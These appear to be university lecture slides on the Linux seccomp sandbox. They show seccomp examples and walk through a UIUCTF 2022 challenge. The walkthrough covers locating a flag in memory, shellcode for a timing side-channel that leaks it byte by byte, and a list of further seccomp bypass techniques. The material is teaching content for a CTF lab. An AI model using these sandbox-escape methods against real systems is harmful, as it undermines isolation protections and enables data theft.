LSN 12 : Bypassing Seccomp

Vulnerability Research

Objectives

Lesson #12: Bypassing Seccomp

- Examine the linux security mechanism seccomp and understand how it impements syscall blocking.

- Explore using a timing attack to bypass a severely restricted environment.

References

- LibSeccomp Github Repo [Link]
- UIUCTF 2022 No Syscalls Challenge [Link]
- Pwn.College Sandboxing Lesson [Slides]

What is Seccomp?

- Short for SECure COMPuting mode

- Security mechanism implemented in Linux Kernel
- Allows program to 1-way transition into new state
    - New state specified by SECCOMP rules
    - Can prevent opening new file descriptors
    - Can restrict syscalls to limited set
    - Can explicitly prevent specific syscalls (e.g. – execve)

Basic Seccomp Example

Here, we add a seccomp rule to kill the program on the *write* syscall

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <seccomp.h>
#include <sys/syscall.h>


void secure() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);
    seccomp_load(ctx);
}

int main() {

   printf("<<< Hello\n");
   secure();
   printf("<<< World\n");
}
```

```
$ gcc -o hello-world hello-world.c -lseccomp -no-pie

$ ./hello-world
<<< Hello
Bad system call (core dumped)
```

Basic Seccomp Example

Seccomp throws a SIGSYS (signal that is returned when program calls syscall with bad arguments)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <seccomp.h>
#include <sys/syscall.h>


void secure() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);
    seccomp_load(ctx);
}

int main() {

   printf("<<< Hello\n");
   secure();
   printf("<<< World\n");
}
```


```
pwndbg> r
Starting program: /root/workspace/seccomp/hello-world
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-
gnu/libthread_db.so.1".
<<< Hello

Program terminated with signal SIGSYS, Bad system call.
The program no longer exists.
```

FLORIDA TECH

Seccomp One-Way

- Seccomp is an irreversible one-way transition



- Its important to note that there isn’t a *seccomp_rule_delete*
- seccomp_reset() and seccomp_release() only work prior to seccomp_load()
- seccomp_load() forces an irreversible transition, implementing the rules context

```
void secure() {
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(write), 0);
    seccomp_load(ctx);
    seccomp_release(ctx);
```

```
$ ./hello-world
<<< Hello
Bad system call (core dumped)
```

FLORIDA TECH

Example Challenge

- No-Syscalls: CTF Problem From UIUCTF 2022
- Restricted all syscalls

```
$ seccomp-tools dump ./no_syscalls_allowed

 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x03 0xc000003e  if (A != ARCH_X86_64) goto 0005
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x00 0xffffffff  /* no-op */
 0005: 0x06 0x00 0x00 0x00000000  return KILL
```

Quitting Time?

An irreversible function that implements blocking Linux system calls does seem like an appropriate time to give up.

Let's Examine the Binary

```
00001179  int32_t main(int32_t argc, char** argv, char** envp)

00001179  {
00001181      int32_t var_1c = argc;
00001184      char** var_28 = argv;
000011b8      read(open("/flag.txt", 0), &flag, 0x64);
000011dd      int64_t rax_3 = mmap(nullptr, 0x1000, 6, 0x22, 0xffffffff, 0);
000011f7      read(0, rax_3, 0x1000);
00001209      int32_t rax_6 = seccomp_load(seccomp_init(0));
00001210      if (rax_6 >= 0)
0000120e      {
0000121b          rax_6 = rax_3();
0000121b      }
00001221      return rax_6;
00001221  }
```

The binary loads the flag into memory

The binary loads the seccomp filter

The binary reads execs your shellcode

FLORIDA TECH

Attack Plan

- Phase1: Determine the location of the flag in memory
- Phase2: Write shellcode that prints out the flag without using any syscalls

- Phase3: Profit

Examining Memory for Our Flag

```
pwndbg> search flag{
Searching for value: 'flag{'
no_syscalls_allowed 0x55c63c664080 'flag{i_sure_wished_this_worked_remotely_too}\n'


pwndbg> xinfo 0x55c63c664080
Extended information for virtual address 0x55c63c664080:

  Containing mapping:
    0x55c63c664000     0x55c63c665000 rw-p     1000    3000
/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed

  Offset information:
         Mapped Area 0x55c63c664080 = 0x55c63c664000 + 0x80
         File (Base) 0x55c63c664080 = 0x55c63c660000 + 0x4080
      File (Segment) 0x55c63c664080 = 0x55c63c663dd8 + 0x2a8
         File (Disk) 0x55c63c664080 = [not file backed]

 Containing ELF sections:
                .bss 0x55c63c664080 = 0x55c63c664060 + 0x20
pwndbg>
```

Search for the contents of flag.txt

Examine the memory address of the flag

Our flag is stored in the BSS at an address that is randomized by PIE at runtime.

Examining Memory for Our Flag

```
 RAX  0x0
*RBX  0x7ffca513ebe8 —▸ 0x7ffca5140566 ◂— '/root/workspace/cse4850/seccomp/no_syscalls_allowed/no_syscalls_allowed'
 RCX  0x0
*RDX  0x7fcfe2764000 ◂— push qword ptr [rbp + 0x18]
 RDI  0x0
*RSI  0x6
*R8   0x7
*R9   0x55c63c7bd350 ◂— 0x55c3601813dd
*R10  0xd2f9c4d0221d75ca
*R11  0x246
 R12  0x0
*R13  0x7ffca513ebf8 —▸ 0x7ffca51405ae ◂— 'SHELL=/bin/bash'
 R14  0x0
*R15  0x7fcfe2799020 (_rtld_global) —▸ 0x7fcfe279a2e0 —▸ 0x55c63c6
*RBP  0x7ffca513ead0 ◂— 0x1
*RSP  0x7ffca513eab0 —▸ 0x7ffca513ebe8 —▸ 0x7ffca5140566 ◂— '/roo
*RIP  0x55c63c66121b (main+162) ◂— call rdx

pwndbg> stack 10
00:0000│ rsp 0x7ffca513eab0 —▸ 0x7ffca513ebe8 —▸ 0x7ffca5140566 ◂-                    lowed'
01:0008│     0x7ffca513eab8 ◂— 0x100000000
02:0010│     0x7ffca513eac0 —▸ 0x7fcfe2764000 ◂— push qword ptr [r
03:0018│     0x7ffca513eac8 ◂— 0x300000000
04:0020│ rbp 0x7ffca513ead0 ◂— 0x1
05:0028│     0x7ffca513ead8 —▸ 0x7fcfe257318a (__libc_start_call_main+122) ◂— mov edi, eax
06:0030│     0x7ffca513eae0 ◂— 0x0
07:0038│     0x7ffca513eae8 —▸ 0x55c63c661179 (main) ◂— push rbp
```

In our shellcode, we'll need to resolve the address of the PIE flag at runtime. Examining our registers and stack, we see that a PIE resolved address for main() is located at rbp+0x18. We can use an offset of this to determine the location of the flag.

```
  flag (0x55c63c664080)
- main (0x55c63c661179)
-----------------------------
0x2f07

flag  = [[rbp+0x18]+0x2f07]
```

Start of Our Shellcode

```
 shell = asm("""
    push [rbp+0x18]     /* main() */
    pop r9
    add r9, 0x2f07      /* flag=main+0x2f07*/
    push [r9]           /* push flag contents to stack */
...
```

Phase 1 Complete. We can push a char* to our flag onto the stack. Now we’ll just need to figure out Phase 2.

Attack Plan

- Phase1: Determine the location of the flag in memory
- Phase2: Write shellcode that prints out the flag without using any syscalls

- Phase3: Profit

Implement A Timing Attack

- We'll just go ahead and implement a timing attack against ourselves
- A timing attack is an attack that reveals information through the side channel of time.

Our Timing Attack

```
shell = asm("""
   push [rbp+0x18]    /* main() */
   pop r9
   add r9, 0x2f07     /* flag=main+0x2f07*/
   push [r9]          /* push flag contents to stack */
   loop:
     xor   r11, r11
     mov   r11b, byte [rsp-0x1+%i]
     cmp   r11, %i
     je loop          /* if equal, loop forever */

   """ % (pos, byte))
```

We declare two variables (pos: the position in the flag we want to test and (byte: the individual byte we want to check.) We'll have to throw this shellcode until we find a successful candidate for every position.

Our Timing Attack

```
[*] Trying 98 against position: 0
[*] Trying 99 against position: 0
[*] Trying 100 against position: 0
[*] Trying 101 against position: 0
[*] Trying 102 against position: 0
[!] Matched 102 at position 0
Flag Updated: f
[*] Trying 48 against position: 1
[*] Trying 49 against position: 1
[*] Trying 50 against position: 1
[*] Trying 51 against position: 1
[*] Trying 52 against position: 1
[*] Trying 53 against position: 1
...
```

We declare two variables (pos: the position in the flag we want to test and (byte: the individual byte we want to check.) We'll have to throw this shellcode until we find a successful candidate for every position.

Other Ways of Bypassing Seccomp

- In the case of limited syscalls, use other syscalls in non-standard ways. (E.g - open,write,mmap,exit can read from a file.)
- Use open() and write() to open a child processes mapped memory and write shellcode directly into a child's memory.
- Disable seccomp with a single bit flip in the kernel. More about this later in the semester.
- Syscall confusion. Identify issues in the filter where the program intended a 64-bit call but used a 32-bit value.
- Side-channel attacks using sleep(n) or exit(n) to leak a value.

Thank you.

FLORIDA TECH